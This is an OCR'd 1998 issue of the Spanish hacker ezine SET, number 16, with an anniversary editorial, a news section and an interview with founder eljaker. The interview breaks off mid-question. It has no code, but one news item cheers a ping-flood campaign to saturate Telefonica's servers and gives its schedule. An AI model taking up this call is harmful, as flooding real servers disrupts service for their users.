


```
                      :~~~~:
                   :~~~~~~~~
             ..:::-~~:.    ~~
          .:!!!!!~~:nMMHx. ~
         :!!!!!~~:W$$$$$$8X         ooooooooo8 ooooooooooo ooooooooooo
        !!!!!~~:W$$$$$$$$$$x       888         888    88  88  888  88
       :!!!!~~XM$$$$$$$$$$$M.       888ooooooo  888ooo8        888
       ~!!~~:MMM$$$$$$$$$$$@!              888 888    oo      888
       !!~~!!!MM$$$$$$$$$$$M!      o88oooo888 o888ooo8888    o888o
       :~~!!!!?MMR$$$$$$$RMM
        ~~ !!!!!!!MMMMMRRMMMM‘      Saqueadores Edicion Tecnica
      ~~~  !!!!!!!?MMMMMMM?‘       16 de Septiembre de 1998
     :~~:   ‘~!!!!!!!!!~‘          Numero 16
     ~~~~~::    ’’’’’’
     ~~~~~
```


Informacion Libre Para Gente Libre

```
[][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][]
||                                                                              ||
||  Disponible en:  http://www.geocities.com/SiliconValley/8726                 ||
||                  http://vanhackez.islatortuga.com                            ||
||                  http://www.thepentagon.com/paseante (puntero)               ||
||                  http://altern.org/netbul                                    ||
||                                                                              ||
||  Y ademas en:    Gorth BBS (2:340/25)  -  Tlf: 928 35 54 14                  ||
||                                                                              ||
||.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-||
||                                                                              ||
||  Editor       {  El Profesor Falken    <falken-fw@bigfoot.com>               ||
||  Daemon       {  Paseante              <paseante@geocities.com>              ||
||  News Man     {  Rufus T. Firefly      <rufus-t-f@lettera.net>               ||
||  Versiones    {  Garrulon              <garrulon@exterminator.com>           ||
||  WebSlave     {  GreeN LegenD          <glegend@set.net.eu.org>              ||
||                                                                              ||
[][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][]
```

Recomendado: Editor de MS-DOS

```
{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{--}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}
{*} ADVERTENCIA: La informacion contenida en este ezine no refleja la    {*}
{*} opinion de nadie y se facilita con caracter de mero entretenimiento, {*}
{*} todos los datos aqui presentes pueden ser erroneos, malintencionados {*}
{*} inexplicables o carentes de sentido.                                 {*}
{*} De aqui EN ADELANTE cualquier cosa que pase es responsabilidad       {*}
{*} vuestra. Protestas dirigirse a /dev/echo o al tlf. 900-666-000       {*}
{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{--}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}
```

Two simple steps to become an ’eleet’ hacker.
Step 1: Learn the rules
Step 2: Break the rules





[Mensaje Institucional]

La verdad esta ahi fuera, por su propia seguridad permanezcan en sus casas.

EOF

```
-[ 0x01 ]----------------------------------------------------------------------
-[ EDITORIAL ]-----------------------------------------------------------------
-[ by Editor ]-----------------------------------------------------SET-16-
```





Ya veis que festivos empezamos SET 16. Y es que la ocasion no es para menos. El proximo numero, SET 17 si la coma flotante del Pentium no falla, marcara el comienzo de nuestro tercer a¤o.

Si habeis leido bien. Ya llevamos dos a¤itos con vosotros. Parece mentira lo rapido que pasa el tiempo cuando uno se divierte.

Fue un no muy frio dia de Octubre, concretamente el dia 6, cuando veia la luz el primer numero de Saqueadores, que mas tarde se convertiria en Saqueadores Edicion Tecnica, y finalmente, SET. Todo esto ocurria por 1996. Que recuerdos... Las olimpiadas, el mosaic, los n-esimos pantallazos azules... Era una epoca en la que todavia se podia hacer algo sin que sonara por todas partes el nombre de Microsoft. Por aquel entonces Digital seguia siendo Digital, y no Compaq, Apple seguia siendo Apple, y no Microsoft...

Internet ofrecia un foro de discusion libre, y las BBS gozaban de una salud considerable.

Pero fue el fatidico a¤o en el que se les ocurrio a los de Microsoft que Internet era una buena expectativa de negocio, y crearon el Active X...

Sin embargo, aun quedaban posibilidades de salir del monopolio Microsoft que se nos avecinaba. No en vano, RedHat Linux 4.1 fue proclamado el mejor sistema operativo de red el a¤o siguiente en los Estados Unidos.

Y de repente ocurrio todo. Un personaje, por entonces poco conocido, decidio que era el momento de actuar, y paso a la accion. Aquel fue el primer numero de Saqueadores, obra enteramente de eljaker. Este primer numero fue distribuido primeramente por BBS, especialmente por la BBS Club de Murcia, hoy dia desaparecida. Y una de nuestras primeras incursiones en Internet fue a traves de la mano de Iberhack, en su sitio inicial, en Geocities.

La cosa iba creciendo, y poco a poco aparecian algunos nuevos colaboradores, que pasaban a formar parte del equipo. Warezzman, +8d2, El duke de Sicilia, SLink, Ron...

El duke se hizo cargo de Saqueadores Edicion Tecnica desde el numero 5, y aparecimos nuevos colaboradores, como Episiarca, BitHunter, Paseante... Si hasta apareci yo!!!

Con el numero 9, SET dio un cambio de nuevo en su equipo editorial, pasando desde este momento Paseante a ser el nuevo editor (saluda Pas ;))

Poco a poco la revista se hacia mas grande, con mas contenidos, y por lo que nos comentais, con mas calidad. El proyecto llevado a cabo inicialmente por eljaker es ahora una tarea de un equipo de colaboradores que hacen que entre todos tengamos la mejor ezine del under hispano. Desde el numero 13 me toco la tarea de coordinar este equipo, como editor.

Y como era de esperar, el equipo ha seguido creciendo. Paseante sigue, como siempre, con sus geniales articulos, y de paso, me echa una mano en la edicion. Rufus... Mi buen amigo Rufus. Al principio aparecio como defensor del novato, y ahora, ahi le teneis, con la seccion de noticias,

y puede que se anime a hacer algo mas. Esta tambien Garrulo, que en cuanto se reponga de las vacaciones, nos deleitara con nuevos formatos de SET. Y como no, GreeN LegenD... Trabajando como un enano en la elaboracion de una web nueva y mejorada, ofreciendo informacion, dando el callo en la organizacion de la SET CON... este hacker no para. Que no se me olvide +NetBul, que pese a no escribir en este numero, nos ha montado una de las mejores paginas alternativas de SET. MadFran, con su curso de redes Novell, y que puede que nos de alguna sorpresa. Y mas y mas gente, que esta ahi, y que si me pongo a nombrarlos, rellenare toda la ezine solo con ellos. A todos un saludito ;)

Tambien hay nuevas incorporaciones al equipo, como SiuL+Hacky, a partir de este numero esperamos que nos descubra los misterios de la ingenieria inversa en el entorno Linux.

Y como no, tambien estais vosotros, los que nos leeis, y de vez en cuando os animais a escribirnos... incluso articulos!!! Sin vosotros, SET no habria llegado donde esta.

Por eso, prometemos seguir mejorando, y celebrar nuestro tercer, cuarto, quinto... aniversario, cada vez con nuevas y mejoradas sorpresas.

Ya comprobareis que este numero incluye nuevas secciones, noticias importantes, y por fin... una lista de correo que funciona sin dar problemas (crucemos los cables serie). De todo esto mas informacion ahi dentro, en la revista.

Pero al final no hemos podido incluir la version ASCII completa del texto de Chessy sobre seguridad en NT con las imagenes pasadas a ASCII. Dado que el documento se publico integramente en el numero 15 de SET, y publicarlo entero de nuevo para incluir las imagenes supondria engordar innecesariamente la ezine, en cuanto este listo lo colocaremos en la web.

Asi que nada, os dejo ya que os pongais a leerla, que seguro que teneis muuuuchas ganas.

Y para aquellos que preguntaban por la SET CON, pasaros por 0x07 para leer la informacion de lo que hay.

Un saludo a todos y que cumplamos muchos mas.

Editor

EOF

-[0x02]--
-[NOTICIAS]--
-[by Rufus T. Firefly]---SET-16-

>>> Justicia 4 - GAL 29: Comienza la remontada

Barrionuevo y Vera por fin dentro y mas que deberian acompa¤arlos
(Felipe, por que te quedaste en la puerta?. Con lo facil que te seria entrar!).
Verguenza nos han dado la actitud y el comportamiento de la cupula sociata,
tristeza al ver la muchedumbre manipulada a las puertas de la carcel pidiendo
libertad.
Jamas el PSOE y HB estuvieron tan cerca, la escena podria haber sido la de
cualquiera de esos peque¤os pueblos guipuzcoanos que tributan homenajes
al "heroe" cuyo unico merito consiste en ser un asesino y dejarse pillar.
Pero al menos ha servido para que la mayor parte de partidos se retraten
como lo que son, un criadero de fascistas que se creen, en la mejor
tradicion de Steven Seagal, POR ENCIMA DE LA LEY.
No se¤ores, si queremos democracia no es para elegir entre dos perros
con distintos collares sino para poder meter en la carcel al perro que
se pasa mordiendo.
Por supuesto Papa Pitufo (Pujol) tambien dijo la suya y hablo de que podia
haberse cometido una "injusticia historica" y que "en Europa nunca se hubiera
llegado a esto", pues mire Papa Pitufo quiza por fin podamos ense¤arles algo
a los europeos. Ya estamos cansados de que solo entren al trullo chavales de
medio pelo, drogatas muertos de hambre o hackers 'mu peligrosos'.
Esta es una victoria de la democracia. Y todavia nos quedan muchos que
enchironar en LOS DOS BANDOS.
[Y si, seguro que son buena gente, que Pepe y Jose son "hombres buenos"
pero la carcel esta llena de ladrones simpaticos, amables estafadores y
dignos asesinos]

>>> Starr Wars: Clinton strikes back

Por Internet, como no podia ser menos, se difundio el informe del fiscal
especial Keneth Starr, por Internet se habia iniciado lo que se convirtio
en el caso Lewinsky que ha llevado a Clinton al descredito y a la humillacion.
La red anduvo al borde del colapso, todos los sites de mayor trafico
pusieron enlaces al informe. Una vez mas se demostro que la red es
principalmente norteamericana, no solo porque un asunto norteamericano
colapsase la red sino por el mero hecho de haber difundido el informe del
Office of the Independent Council a traves de Internet.
Alguien ha visto por aqui la sentencia del caso Conde publicada en Internet?
La del caso GAL?. Y ademas el acceso era gratuito (oido BOE?)
[Y por Internet llego la contra de Clinton, vease http://www.whitehouse.gov]

[Pas: Esto ha sido mio, por si hay jaleo]

>>> NetSpain: Visto y no visto

Por supuesta falta de pagos, Telefonica cerro las centralitas de NetSpain
el 14 de Agosto. El asunto, que ha sido mas que confuso, ha dejado a cerca
de 4.000 clientes sin proveedor, muchos de ellos habiendo pagado servicios
por adelantado.
En un ultimo intento la propietaria de NetSpain envio un mensaje a sus
abonados solicitando el ingreso de las tarifas en su cuenta personal ya que
los bancos habian bloqueado las cuentas de la empresa, la mayoria hizo caso
omiso de esta peticion por juzgar que no ofrecia muchas garantias.

Las deudas publicitadas de NetSpain se elevan a los 17 millones lo que ha llevado a Telefonica a cancelar todas las tarjetas telefonicas de sus clientes.
[El asunto esta espeso con un monton de amenazas de demanda por todas partes, junto con acusaciones de incumplimientos...pero una vez mas un negocio alternativo y prometedor ha sido barrido]

>>> Aumento de tarifas telefonicas

Ya lo sabeis todos, ahora llamar por telefono a Hamburgo cuesta lo mismo que una cerveza y por el precio de una barra de pan llamabas a..donde era?. Telefonica presenta su nueva publicidad de manera que parece que ha rebajado las tarifas (cuantos de vosotros llamais habitualmente a Hamburgo?) pero los internautas no tragan y la huelga del 3 de septiembre ha tenido un inmenso eco en todos los medios de comunicacion.
El tarifazo que ha puesto en pie de guerra a los internautas espa¤oles se produjo, con alevosia, el 9 de Agosto y su efecto fue multiplicar por 4 el precio de la llamada urbana.
Tanto Fomento como Telefonica pretendieron ’esconder’ el atraco con "concesiones" como el plan de """descuento""" para llamadas urbanas de mas de 10 minutos o la reducida tarifa para los dos primeros minutos. No colo.
Ahora Telefonica dice que eso no es culpa suya porque esas tarifas no eran las que ellos querian. En efecto, Telefonica siempre ha abogado por una MAYOR SUBIDA de las llamadas urbanas y Fomento no sabemos que se encarga de fomentar como no sean los bolsillos de Manolonga.
Para mayor inri con el producto de su atraco fueron a comprar una compa¤ia brasile¤a apenas un mes antes de producirse la mayor caida de la historia en la bolsa brasile¤a. Buen ojo, si se¤or. Ahora habra que volver a subir las tarifas.

>>> TerraSERVER

Microsoft pone en funcionamiento un AlphaSERVER a 600 MHz denominado TerraSERVER. Esta dedicado a mostrar a traves de Internet las zonas de la Tierra que deseemos desde satelite.

Desde luego, Microsoft ya no sabe que hacer para vender mas. Debemos reconocer su gran trabajo en marketing, pues sinceramente, malgastar un Alpha para hacer bonito... Pero si lo que quieren es dar muestras de potencia, no deben saber que ya existe un peazo maquina llamado Cray SV1.

Ojo, hay que reconocer que la cosa esta bien pero hay muy poco detalle fuera de los USA.

>>> Super maquinas

Pero para maquinones la SV1 de SGI-Cray. Ya sabeis, de esas que andan por los 50 kilos (US$, nada de pelas).

Los defensores del sistema Beowulf (muchos ordenadores de bajo coste con Linux y comunicandose mediante una red mas o menos rapida) estan de enhorabuena: el resultado de uno de los sistemas, el LOBOS, ha hecho que sus responsables creen LOBOS II. La otra opcion era comprar una maquina "tradicional", que tardaba un poco menos en los calculos pero costaba mucho

mas.

Por otro lado, mediante una maquina "custom" (chips dise¤ados a proposito) se ha conseguido batir el desafio DES2 en 56 horas. Para que luego digan que los codigos que usamos son seguros. http://www.eff.org/descracker.html Porque lo gracioso del tema es que puedes conseguir los dise¤os para crear tu propia maquina.

[Seguro que algunas agencias tan secretas que su nombre es desconocido tienen mas maquinas de estas que pulgas un perro callejero.]

>>> Pingfonica al ataque

Otro grupo de tantos ha sido creado con la excusa de tumbar los servidores de Telefonica. No seremos nosotros los que digamos que no. A ciertos admins les hace falta hacer deporte.

Podeis divertiros un rato y hacer compa¤ia a las operadoras del 1004. Despues de todo pagan ellos... asi les demuestras que a _todos_ nos interesa un servicio mas barato. ;]

He aqui un breve calendario (si leeis SET recien salido del horno, of course):
18/9/98, Protesta a numeros 900 gubernamentales
19/9/98, Emision de pings para saturar servidores
20/9/98, Emision de fax
25/9/98, Protesta con emails (Telefonica, Mins. Fomento, Retevision)
26/9/98, 2¦ Protesta con emails (Diputados del Congreso)
27/9/98, 3¦ Protesta con emails (Organismos Oficiales)

Para seguir informados http://members.xoom.com/pingfonica/

[Que la portadora te acompa¤e.]

>>> Internet en el Cole

Vuelta al cole, y como "mola mucho" (lease con cierto tono repipi), pues lo coles tambien se conectan. Se cansaron de que otros paises nos dijeran "Yo tengo Internet y tu no".

Lo que nos plantea algunos interesantes temas de debate:
¨Que van a hacer los escolares en Internet? ¨No dice todo el mundo que Internet esta lleno de maniacos sexuales? ;]
Mas en serio... si los chavales meten la pata en lo mas basico, ¨que intentan, que la metan al estilo "ultima tecnologia"?

Y si, por poner un ejemplo, a los colegios de Madrid piensan cobrarles 17000 cucas por una RDSI o 10000 por una RTB, ¨cuanto esperan cobrar por la tarifa plana a la gente de a pie? Los de AUI piden unas 2000 para noches y fines de semana y 6000 para horario laboral. Algo no cuadra. O los de AUI se pasan de ingenuos o los de Timofonica acaban de inventar el "timo del cole conectado". Tal vez un poco de todo.

Que conste que las cifras no nos las hemos inventado, aunque tambien es justo decir que habra ayudas y otros descuentos (cuando veamos la letra pequeña, hablamos de si son "ayudas" o "maquillaje").

[¨Ense¤aran el esquema de Von Neumann, C, asm, Linux, *BSD, Java, y otras cosas? ¨O solo "profe, he roto el Windows 98" (*1)? ¨Patrocinara Microsoft

[leese "adoctrinara futuros clientes"]? ¨Tal vez Apple (*2)?]

[*1: Mirad a vuestro alrededor: todos los usuarios de Windows acaban pensando que Windows es bueno y que han sido ellos quien lo ha roto, cuando o bien se rompe solo o bien se deja romper (que levante la mano aquel que, desde una cuenta de usuario normal, a destrozado un VMS o Unix). Ya veo las consultas de psicologos llenas de ni¤os con miedo a los ordenadores ("me acerco a uno y se rompe").]

[*2: Mas manzanitos que no saben como funciona un ordenador, -socorro! Todos los mac-eros que conozco piensan que el ordenador es una caja "negra" (¨magica?) que nunca se abre, siempre tiene raton y otro monton de topicos. ¨alguien me podria presentar a un mac-ero que cacharre y programe? Empleados de Adobe, Quark o Apple, abstenerse.
Veamos la Euskal: demos en Amiga, en Pc.... ¨en Mac? ¨O es que no hay animos? ¨No es divertido experimentar y aprender?]

[-Si!, ¨que pasah?, hoy tenia ganas de escribir la columna de opinion.]

>>> CPU Libre

Como no todo es tirania os informamos de que unos colgaos (esperemos que de la misma clase y con la misma progresion que los que hace unos a¤os empezaron con un sistema llamado Linux ;P) han decidido empezar dise¤ar su propia CPU. Y con licencia "a la GPL".

A grandes rasgos un trasto que coge lo mejor de cada dise¤o actual.
Ventajas: precio bajo, modelo depurado por muchas mentes y sin presiones de "jefazos".
Inconvenientes: no llevara FPU (pero si slot para a¤adirsela).


Si estas en el campo del dise¤o de chips, arrima el hombro.
La URL es http://siva.usc.edu/~brion/f/

EOF

-[0x03]--
-[EN LINEA CON: ELJAKER]---
-[by SET Staff]---SET-16-

Este mes de septiembre se cumplen dos a¤os desde que un individuo algo revoltoso comenzo a trabajar en el primer numero de "Saqueadores", sin lugar a dudas ese fue un negro dia para el pais ;-> pero no nos apresuremos a culparle de todos los males que nos han sucedido desde entonces.
En lo de Chipre el no ha tenido parte. :-D

Es este un momento adecuado para que conozcais un poco mejor a la persona que puso en marcha todo este invento, uno de los nombres mas 'miticos' de la escena espa¤ola. Lectores de SET, con ustedes:



P - Danos en unas pocas lineas una idea de quien eres

E - Fisicamente normal, deportista, moreno, 18-22 a¤os, universitario estudiante de carrera no tecnica, timido, inquieto, excentrico, no se... siempre es mejor que te describan ya que nunca se es objetivo con uno mismo.

Mi carrera en el mundo underground es bastante intensa a pesar de que apenas llevo 3 a¤os en esto. Con el apodo del Eljaker mi actividad principal ha sido la SET, con otros apodos he hecho de todo, desde colaborar en la creacion de paginas web a programar en C, organizar congresos, publicar articulos en otras publicaciones, conspirar, etc...

En el mundo de la informatica aparte del hacking he hecho tambien casi de todo aunque he profundizado en pocas cosas.

Me encanta todo lo relacionado con la tecnologia desde la informatica hasta las telecomunicaciones. Esto me ha llevado a que tambien haya hecho mis pinitos en el mundo del phreaking de mano de la CPNE y de que este aprendiendo electronica en mis ratos libres.

Tambien me gusta mucho lo que estudio, economicas, aunque no os voy a hablar de ello ya que diverge bastante de hilo de las SET :)

P - Dije pocas lineas?. Olvidemoslo. Como ves el uso de Internet en Espa¤a? Y su futuro?

E - Sin duda seguira creciendo, en el futuro veo masificacion aunque no por ello peores servicios, supongo que se tendera por un lado a la uniformidad como en la tele :) y por otro tambien habra mucha especializacion, y esto nos beneficia a nosotros, habra mucho y habra de todo, como ahora pero a lo bestia.

La gente de a pie seguira mas o menos igual, pero los que estamos por debajo tendremos mas posibilidades.

P - Como ves el movimiento hacker en Espa¤a?. Y su futuro?

E - Tambien prometedor, el espiritu latino no es de trabajo continuo, pero poco a poco y paso a paso vamos mejorando, ya tenemos un nivel equiparable al de los mejores paises en estos temas, tal vez lo que nos deja un poco aislados es el idioma, ya que todavia cuesta expresarse en ingles, pero aqui tambien vamos hacia adelante.

P - En que proyectos trabajas ahora? Y cuales te planteas en el futuro?

E - Desgraciadamente mas de los que doy abasto, ya he estado trabajando con raw sockets y todavia me quedan muchas cosas que hacer, cuando acabe los examenes quiero empezar con ensamblador bajo linux y buffer overflows y a largo plazo quiero volver a hacer algo de ingenieria inversa para w95 y NT.

Actualmente estoy mas centrado en el phreaking que en el hacking ya que me quita menos tiempo y los resultados son mas rapidos y rentables :)

P - Sin contar el trabajo ni las obligaciones, que media de tiempo dedicas a la semana a usar el ordenador?

E - Mas del recomendable y menos de lo que me gustaria, tambien depende de la epoca del a¤o, pero mas o menos serian unas 10 horas semanales. (En vacaciones muchooooo mas :)

Por suerte no necesito usar el ordenador ni para trabajar ni para estudiar, aunque siempre ayuda en estos 2 temas.

P - Y cuanto de ese tiempo pasas conectado a la Red?

E - Pues casi el 90% del tiempo del uso del ordenador es para conectarme, bien a internet, a bbs o a otro tipo de redes. Aunque cuando me centro en algun proyecto concreto suelo desconectar varios dias.

P - Aprovecha y mandale un breve mensaje a nuestros lectores

E - Simplificando se puede decir el hacking/phreaking tiene 2 vertientes diversion y arma para conseguir unos objetivos, siempre que se tienda demasiado a uno de estos polos la cosa va mal.

Si ves el hacking solo como un juego sin etica y sin una finalidad concreta aparte de la de hackear todo lo que puedas, estas perdiendo el tiempo.

Si usas tus conocimientos solo para tu provecho, economico o personal estas corrompiendo las claves del espiritu hacker, y aunque no acabes en la carcel simplemente seras un delincuente.

Tenia ganas de soltarlo y no sabia donde... ;)

P - Mientras se nos ocurren mejores ideas, dinos tus preferencias sobre:

P- Ordenador:

E - Mas que potencia busco versatilidad, aunque flipo cuando veo un SGI

de estos de 2 metros de alto :)

P - Sistema Operativo

E - Por supuesto linux, algunos unix (BSD, Solaris) no le tengo mania al w95 o al NT aunque los veo muy debiles. El MacOs tampoco esta mal, aunque solo es bueno para un peque¤o grupo de tareas.

P - Aplicacion preferida

E - Supongo que el gcc o el minicom :)

P - Gustos Musicales

E - En el aspecto musical tengo gustos muy variados, aunque lo que mas me gusta es la musica electronica, desde el new-age hasta el rave y la musica dura heavy-trash-death-metal, hard-rock, hip-hop, techno-hardcore, etc...

P - Deportes

E - No todo el que deberia, pero estoy en forma, "mens sana in corpore sano". Lo que no me va nada es verlos en la tele, me parece una perdida de tiempo prefiero practicarlos yo mismo.

P - Bebida

